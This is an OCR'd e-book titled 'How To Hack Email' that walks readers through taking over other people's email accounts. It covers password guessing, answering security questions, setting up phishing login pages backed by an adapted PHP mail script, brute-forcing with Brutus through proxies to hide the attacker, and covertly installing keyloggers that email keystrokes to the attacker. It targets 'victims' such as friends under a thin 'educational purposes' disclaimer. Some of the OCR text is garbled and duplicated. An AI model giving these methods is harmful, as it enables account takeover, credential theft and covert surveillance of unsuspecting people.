
HOW TO HACK EMAIL

Allen Dewett



How To Hack Email

How Email Accounts Get Hacked

Allen Dewett

To

Mr. A.P. Sharma

&

my Father, Mother, Sister

Introduction

Hello there!

Before we get started I just want to give a quick introduction. What I am about to share with you in this guide is powerful. So please use it wisely. When I started using Internet it was like everything I did was backwards. I was amazed by this fact that how some people hack into someone email account or website. I learned how to do everything to know more about Hacking. I have read lots of books to learn Hacking.

Please take care that all information in this book is for is for educational purposes only and you can´t blame anybody for damage you may have caused. That's why mind your own action. Do not do anything which will cause you in trouble.

If you have any questions at anytime shoot me an email at aallendewett@gmail.com

To your success,

Contents

1.Preface

E-mail is the one of the most popular service used on the Internet & mostly users surf the internet to check their mails only. Almost all internet users have at least one e-mail account. As e-mail is becoming more popular the lesser people are now depending on traditional mail system. Using e-mail is to save papers, so you are saving trees. E-mail system is fast & less-secure. Today a business organization could not even think of doing business without, internet & e-mail.

It has become an important part of every organization and that's why dependency on these things has increased. And the risk of information leak through these sources has being too increased. And now a days e-mail & messenger is the most popular way of communication on the internet. So that the safety of the these things is too important.

Not only the business world but the individuals users too needs to take e-mail security seriously. If you have an e-mail account on the internet, and you have saved all the personal information in it, like your friends phone numbers, their photos, their e-mails ids, their Address….& lots of others important information about your job, company, business, credit-card no. And if somebody break-in your e-mail account and steal these information than think what he or she can do with it?

In the both cases e-mail security is very important to safe your e-mail accounts and stop these attacks. That's the motivation for me to write "How to Hack E-Mail?". You have listen of this phrase "The Best Defence Is Good Offence" can certainly be applied on the world of Internet Security. If you wants to protect yourself from certain threats/attacks, you have to learn How That System Works and people hack that system. I made this book as-simple-as-possible, so that you did not face any problem in understanding and implementation. I hope that this book will definitely assist you. If you still

face any problem, Please feel free to contact me via my website. Yes, I answer all my mails.

Have Fun…..!

Allen Dewett

AllenDewett.com

2.The Internet

The Internet has changed our society a lot. It lets you visit places you have never seen and it lets you cross time and availability barriers across the globe. Today internet is becoming important part of our day-to-day life. Like, send and receive E-mails, Surf web-sites, Buy-sale anything online, search any information,……..and there is lots of others things we can do online.

Internet did not came into existence overnight. Internet came into existence by the efforts of U.S Department Of Defence. U.S Department Of Defence needed a communications medium for command & control of its computers of different models & Operating systems, across a network. DoD developed a network called ARPANET. Its original goal was to connect government organization, educational institution and research organizations and make them enable to share their files, computer resources and electronic mail (E-mail). Later ARPANET developed Transmission Control Protocol / Internet Protocol (TCP/IP). This protocol is used for communication over a computer network. In 1989, CERN developed World Wide Web (WWW), which enables user to communicate through HTML (Hyper Text Markup Language). A HTML text can be viewed through a web-browser. The 1st web-browser was released in Feb 1993, named Mosaic. At this time around 50 web-servers came into existence. In 10 months the number grown to 500. And in 12 months number grown to 10000. All these web-servers was running on ARPANET. Later this network was called Internet.

Today's Internet Architecture Board (IAB), an independent organization, is the guardian of the Internet. The IAB has two principal subsidiary working groups, the Internet Engineering Task Force(IETF) and the Internet Research Task Force (IRTF). IAB uses Requests for Comments (RFC) & Standards (STD) to describe concepts and standards. The STD contains descriptions of things should work- the protocols.

The Internet is a Network of Networks. In fact, it is typically a network of local area networks.

E-mail (Electronic Mail)

E-mail are among the oldest & mostly used service on the Internet. When you sends an e-mail to someone, your mail is stored on the server of the receiver's e-mail service providing company server. When the receiver access his/her account the e-mail get stored on the receiver's computer or he/she can view the mail in the Internet Explorer.

There are two types of e-mail system.

Web- Mail.

SMTP-POP Mail.

What is Web-mail & SMTP-POP ?


A web-based Email account is an Email box that can only be used through a certain website. During your stay in this website, you are exposed to see ads appearing in your mail-box. Web-based Email services are always free

because instead of paying, you pay the company who handles your mailbox by watching these ads (unless this mailbox features some extremely special services or features that cost more money). To check your mail you have to login in your mail-box through a web-browser. These type of service is provided by Yahoo.com, Hotmail.com, Gmail.com.

Hence, a non-web-based Email account is an account that is accessed using an Email client or a regular telnet client, if you know the necessary protocols. Non-web-based Email accounts use two protocols - SMTP (Simple Mail Transfer Protocol) to send Email and POP (Post Office Protocol) to receive Email. Here to check your mail you do not need any web-browser, here you need a e-mail client. Like Out-Look Express. 1st you have to install this software on your computer than you have to make some setting with your internet connection and e-mail client. Now whenever you connects to internet and opens your e-mail client (Out-Look), you can check your mail-box.

What is SMTP & POP3?

The objective of Simple Mail Transfer protocol (SMTP) is to transfer mail reliably and efficiently. SMTP is an extremely lightweight and efficient protocol. The user (utilizing any SMTP- compliant client) sends a request to an SMTP server. A two-way connection is subsequently established. The client forwards a MAIL instruction, indicating that it wants to send mail to a recipient somewhere on the Internet. If the SMTP allows this operation, an affirmative acknowledgment is sent back to the client machine. At that point, the session begins. The client may then forward the recipient's identity, his or her IP address, and the message (in text) to be sent. Despite the simple character of SMTP, mail service has been the source of countless security holes. (This may be due in part to the number of options involved. Misconfiguration is a common reason for holes.) SMTP servers are native in UNIX. Most other networked operating systems now have some form of SMTP. The following fig. Shows an overview of how an SMTP-POP e-mail system works.



POP stands for Post Office Protocol. It is the protocol (a common language that is used by computers to exchange information between different hardware components, different computers over a network etc'. A computer protocol is pretty much the same as a regular human language) used to check any non-web-based Email account. When you log into your POP3 mailbox, it gets locked up so no one can access it while you're inside. A "lock file" is created when you log in and is deleted when you log out, and whenever someone tries to log in the server allows him access only if the lock file does not exist (which means that there's nobody currently logged in).

E-mail Hacking

I think anyone who have ever made their e-mail account on the internet, sometime think about that if they could get their friends e-mail a/c passowrd?

And than they could see what they are doing ? So donot worry now we have reached on the topic you are looking for so just relaxed and read**.** **[Remember that this information is for educational purposes only and you can´t blame anybody for damage you may have caused.]**

Here are the 8 methods to break into an e-mail account:

1. Password Guessing
2. Security Question
3. Fake Login
4. Brute Force
5. Keylogger
6. Software
7. Other Methods & Threats
8. Exploits/Bugs

Password Guessing

Password guessing is a simple method of getting someone password. It’s a simple method. Only you should have enough information about the victim. Some people keep their password as simple as “password”, “12345”, “1234567”, “enter”….etc.

1st go on the web-site of the yahoo, hotmail, or gmail, or whatever the web-site the victim is using to check their mail.

Try all these passwords, like 12345, 123456789, password, enter……etc.

Second try their username as his/her password, or his/her name, nick name, mobile no, phone no, car no, company name, id no, their lovers name…..etc.

Example- allen, dewett, 2261108, UGX6523, TATA, firehouse(company name).

Third, Try with the second method of passwords plus their favourite no, date of birth….etc. Try this combination.

Example:

allen26 => allen his/her nick name, age is 26.

26allen => age is 26, sonu his/her nick name.


dewett80 => dewett his/her nick name, date of birth 1980.

It's a quite effective method because people keeps their password simple to remember easily. You can easily get someone's password because this methods takes very less time, but you should only have good comman-sense.

Forget Password/Security Question

This method is effective when you have quit information about the victim. In this method you have to choose the, "I have forget password" option on the web page of the e-mail service provider. E.g. Yahoo, Hotmail, Gmail. The below pictures shows this link on the web page.

Here is the picture of yahoo mail security question, Here you have to answer the question like, Date of birth of the victim, Zip code of the city where the victim lives, Country of the victim & victim's-id on on the yahoo.com.



If you have these information about the victim, you will easily bypass this step. The next step is to answer the security question, which is filled up by victim at the time of sign-up of the account. If you are able to answer this

question yahoo will display the temporary password to you on your computer screen. Here you will have another option to send the temporary to the

alternative e-mail account.

Hotmail have some different steps for it. Here fist click on the forget your password link appering on the web-page of hotmail. See the picture below.

Here you have to 1st enter victim mail-id. Than it will ask you to answer the security question or to send the reset password option in your mail-box. If you have choose the Answer the security question it will take you a new page where you have to enter information about the victim. Like the below picture.

Here you have to enter the country of the victim, his/her state, zip code, and answer the security question by gussing.

Example=> Here the security question is “Best childhood friend?”


May be it can be your name if the victim is your friend. Or else try with your common-sense. If the security question is “Grandfather occupation”.

Than the answer can be farmer, Shopkeeper, businessman….etc

If you have successfully bypass this step, Hotmail will allow you to reset the password and shows you the following screen.

Above in the both cases mail-a/c password owner will be only one person. Either the victim or the Attacker.

If your victim is using gmail account. Than you 1st have to click on the “I cant access my account” link on the gmail.com page. Shown below.



Gmail than will show you the following page.

Now click and try on the appearing links on the page till you reach to answer the security question page. If you are able to answer the security question. Gmail will allow you to reset the password of the account.

Fake Login

Fake login is a method to fool the victim to login him on a fake login page of yahoo, MSN, instead of the original one. When the victim enters his/her username & password on this login page and click on Sign In, His/her username & password is sent to the attacker mail-id. Now the attacker can login in his/her mail-id with this username & password.

How it is Done ?

First you have to save the Yahoo & MSN mail login page on your computer. Now you have to modify the source code of it. Open the page in Internet Explore and go in View > Source. Now you can see the source code of the page. Here is the page of Yahoo Mail & hotmail.

A Fake login page of Yahoo.com

A Fake login page of Hotmail.com

Above is the MSN login page. You can also use a fake timed out or login page and send it to the user to re-enter their login-id & password. Modify the code in the above page like it that when the sign-in button is pressed a php-code should be executed. Here is a simple PHP-script (sendmail.php) that displays a contact form to allow visitors to send you a message via email. Now you have to modify this code and make it fit with the fake login page of Yahoo, MSN, Or Gmail.

Sendmail.php


```
<?php

/**
 * Change the email address to your own.
 *
 * $empty_fields_message and $thankyou_message can be changed
 * if you wish.
 */

// Change to your own email address
$your_email = "you@example.com";

// This is what is displayed in the email subject line
// Change it if you want
$subject = "Message via your contact form";

// This is displayed if all the fields are not filled in
$empty_fields_message = "<p>Please go back and complete all the fields in the
form.</p>";

// This is displayed when the email has been sent
$thankyou_message = "<p>Thankyou. Your message has been sent.</p>";

// You do not need to edit below this line

$name = stripslashes($_POST['txtName']);
$email = stripslashes($_POST['txtEmail']);
$message = stripslashes($_POST['txtMessage']);

if (!isset($_POST['txtName'])){

?>
<form method="post" action="<?php echo $_SERVER['REQUEST_URI']; ?>">

<p><label for="txtName">Name:</label><br />
   <input type="text" title="Enter your name" name="txtName" /></p>

 <p><label for="txtEmail">Email:</label><br />
   <input type="text" title="Enter your email address" name="txtEmail" /></p>

   <p><label for="txtMessage">Your message:</label><br/>

   <textarea title="Enter  your message"
name="txtMessage"></textarea></p>

   <p><label title="Send  your message">
   <input type="submit"  value="Send" /></label></p>

  </
```

```
$your_email = "you@example.com";

// This is what is displayed in the email subject line
// Change it if you want
$subject = "Message via your contact form";

// This is displayed if all the fields are not filled in
$empty_fields_message = "<p>Please go back and complete all the fields in the
form.</p>";

// This is displayed when the email has been sent
$thankyou_message = "<p>Thank you. Your message has been sent.</p>";

// You do not need to edit below this line

$name = stripslashes($_POST['txtName']);
$email = stripslashes($_POST['txtEmail']);
$message = stripslashes($_POST['txtMessage']);

if (!isset($_POST['txtName'])){
?>
<form method="post" action="<?php echo $_SERVER['REQUEST_URI']; ?>">

   <p><label for="txtName">Name:</label><br />
   <input type="text" title="Enter your name" name="txtName" /></p>

   <p><label for="txtEmail">Email:</label><br />
   <input type="text" title="Enter your email address" name="txtEmail" /></p>

   <p><label for="txtMessage">Your message:</label><br/>
   <textarea title="Enter your message" name="txtMessage"></textarea></p>

   <p><label title="Send your message">
   <input type="submit" value="Send" /></label></p>

</form>

<?php
}
elseif (empty($name) || empty($email) || empty($message
)) {
   echo $empty_fields_message;
}

else {

   // Stop the form being used from an external URL
   // Get the referring URL
   $referer = $_SERVER['HTTP_REFERER'];
   // Get the URL of this page
   $this_url = "http://". $_SERVER['HTTP_HOST']. $_SERVER["REQUEST_URI"];
   // If the referring URL and the URL of this page don't match then
   // display a message and don't send the email.
   if ($referer != $this_url) {
      echo "You do not have permission to use this script from another URL.";
      exit;
   }

   // The URLs matched so send the email
   mail($your_email, $subject, $message, "From: $name <$email>");
```

```
// The URLs matched so send the email
    mail($your_email, $subject, $message, "From: $name <$email>");

    // Display the thankyou message
    echo $thankyou_message;

}

?>
```

You will need a PHP running server for it. You can find a lots of the in internet. Upload the PHP script and the fake login page on the server and send the victim the URL of that page through e-mail or messenger. Now when the victim clicks on the link the fake login page or the fake times out page will appear. The victim will think that his/her session has expired and he/she needs to re-login. Now when he/she login to this page his/her password will be sent to you in your mail-id.

If you are not able to make changes in the code find out the ready made softwares available on the internet, name is Hotmail Generator or Gmail Generator. These software looks like the following.



1st you have to enter victim mail id or leave it blank if don't know. And in the second row enter your mail id on which you wants that victims password should be sent. Now click on the generate button.

This software will create 2 file in the folder where you have stored this software. 1st will be hotmail.html and 2nd will be mailformsend.php.

Now upload these two files to a host (PHP-running server) and send the victim the url….and have fun…..!!!!

Brute Force

Occasionally you will find yourself in a position where you wish to penetrate a system, but this is not possible (due to any reason) . The dedicated hacker then begins the tedious process of trying password after password, hoping to crack the password & reach into the system. Thus the term 'Brute Force' was born . Brute force is the absolute ugliest & fooliest way of obtaining an password, but this is also the last method of cracking a password.

Brute Force is a way of searching password in a sequence. It tries all the possible combination of words , special characters, & numbers for the password . As the following picture (pic 1.1) you will see a ZIP password cracker under progress. Here we select a file, must read . zip to crack its password. We check the Uppercase letters box here. And the length of password to 1-3 and method we select Brute Force.Now Brute Force will try out all the passwords starting from AAA and end on ZZZ

A A A	A B A	A C A
A A B	A B B	A C B
A A C	A B C	A C C
A A D	A B D	A C D
A A E	A B E	A C E

A A F	A B F	A C F
A A G	A B G	A C G
A A H	A B H	A C H
A A I	A B I	A C I
A A J	A B J	A C J
A A K	A B K	A C K
A A L	A B L	A C L
A A M	A B M	A C M
A A N	A B N	A C N
A A O	A B O	A C O
A A P	A B P	A C P
A A Q	A B Q	A C Q
A A R	A B R	A C R
A A S	A B S	A C S
A A T	A B T	A C T
A A U	A B U	A C U
A A V		
A A		


W A A X A A Y A A Z	A B V A B W A B X A B Y A B Z	A C V A C W A C X A C Y A C Z

You can not try all the possible password combination manually to crack a account. To try all possible combination of password on the target account, you will neead a software. Here is a software for you named, BRUTE FORCE.

Brute Force is a remote password cracker. Brute Force is used to recover valid Username & password for a target system. The target system might be an FTP server, a password protected web page, a POP3 server etc. You can download this software from this site.

www.hoobie.net/brutus

After download just run the exe file. It will show like this.



The Main Brutus Window will have the following options.

1 - Target: Target system IP-address. If you do not know it you have to find out through netstat or other methods.

2 - Type: HTTP, FTP, POP3, Telnet, Netbus. If you are trying to crack a mail-a/c password select HTTP. If your target is an FTP a/c than select FTP.

3 - Use Proxy: If you do not wants to direct connect to the target system, you can use this option. It will help you to hide your IP-address. Proxy is also used to so that the server could not reject the requests. If any server will receive lots of requests from same IP it will reject the requests.

4 - Port: Port Number. The default port no is 80 for any web page/HTTP method. You can find out other no on the internet. Other port-no are below.

Port 21 - FTP

Port 23 - Telnet

Port 25 - SMTP

Port 80 - HTTP

Port 110 - POP3


5 - Authentication Options: User list, Password list. Select the file where username & password is stored. You can select a dictionary.

6 - Positive Authentication Results: Shows successful login Results.

The major negative point of this software is that it is time consuming. But it could be the the last method to crack any account. This software tries all the possible combination of the password on the target account, and when the right password hits, it shows you on the software screen. Here is a software called Dictionary Maker which is useful to create a dictionary.

www.soft4you.com

You can downlaod a software from this site called Dictionary Maker. You can use this software to create a Dictionary, with your own options. With the help of this dictionary you can brute force attack on your target.



Key logger

Keylogger is a small program of storing all the keys (keys hit by the victim) in a log file and send it on a specified e-mail id. With the help of this small program its very easy to spy someone and track what they do on their computer. This small program tracks all the activity of the victim, even when they login with their username & password on their mail box. The victim's username & password is stored in a hidden log-file on the victim's computer and send it to the attacker's e-mail id. Now the attacker will check the report in his/her mail-id. Report send by the Key logger program contains username & password in clear text, and the other keys & activities done by the victim. Now attacker have the username & password of the victim. Now he/she is able to login to the victim's mail-box.

There is lots of Key logger is available o

n the internet, but you will find very few that is actually working for you. I will suggest you to code your-self, instead of wasting the time on searching.

Two types of Key loggers are available:

1. Local Computer/System Key-logger
2. Remote Computer/System Key-logger

1. Local Computer Key logger:- This program installs on your own computer and track all the activities done on your computer. It is helpful for the parents who wants to see what their children's are doing on the computer. One key logger is shown below, what I typed on the keyboard is captured by this software. Showed by red arrow. You can run this software in the hidden mode, so that no one else knows that a software is recording all their activities. Later you can check the their reports.

You can download this software from this site—

http://www.actualkeylogger.com

Other keyloggers site addresses—

http://www.mykeylogger.com

